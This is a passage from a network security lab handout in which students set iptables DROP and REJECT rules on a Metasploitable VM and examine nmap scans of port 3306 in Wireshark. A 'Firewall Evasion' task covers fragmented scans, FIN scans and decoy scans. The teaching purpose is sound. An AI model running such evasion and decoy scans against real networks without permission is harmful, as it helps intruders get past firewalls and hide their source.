
8	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason <Metasploitable_IP>`




9	Setup iptables rule to REJECT connection to 3306 in your metasploitable
	`sudo iptables -D INPUT -p tcp --dport 3306 -j DROP`
	`sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT`
	`sudo iptables -L`



10	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 -reason <Metasploitable_IP>`



11	Analyze the packets. Use the following filter to exclude ssh traffics `(ip.addr == x.x.x.x && ip.addr == y.y.y.y) && !(tcp.port == 22)`



Notes:

Difference between DROP and REJECT

- Both DROP and REJECT prohibits packets from passing through the firewall. But, the main difference between them is the **response message**.

- Actually, when we use the **DROP** command, **it will not forward the packet or answer it. But, simply drops the packet silently**.


- And, **no indication is sent to the client or server**.

- But, the **REJECT** command **sends an error message back to the source indicating a connection failure**.

Task 3: Firewall Evasion


1 Setup iptables rule to DROP connection to 3306 in your metasploitable

```
sudo iptables -F
sudo iptables -A INPUT -p tcp --dport 3306 -j DROP
sudo iptables -L
```




2 Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response**


```
nmap -p 3306 --reason -f <Metasploitable_IP>
```




3	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason -f -mtu 16 <Metasploitable_IP>`




4	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason -sF <Metasploitable_IP>`




5	Setup iptables rule to REJECT connection to 3306 in your metasploitable
	`sudo iptables -F`
	`sudo iptables -A INPUT -p tcp --dport 3306 -j REJECT`
	`sudo iptables -L`




6	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason -f <Metasploitable_IP>`




7	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason -f -mtu 16 <Metasploitable_IP>`




8	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) – **note the state and reason response** `nmap -p 3306 --reason -sF <Metasploitable_IP>`



9	Run the following scan and analyze the packets in your wireshark. (You can use filter to filter out the needed packets) `nmap -p 3306 -D RND:10 <Metasploitable_IP>`



10	Analyze the packets.
	
	Use the following filter to exclude ssh traffics
	
	`(ip.addr == y.y.y.y) && !(tcp.port == 22)`
	
	`*y.y.y.y = <Metasploitable_IP>`




11	Back to slide

Lab Exercise 5: Timing and Optimization


Objective:
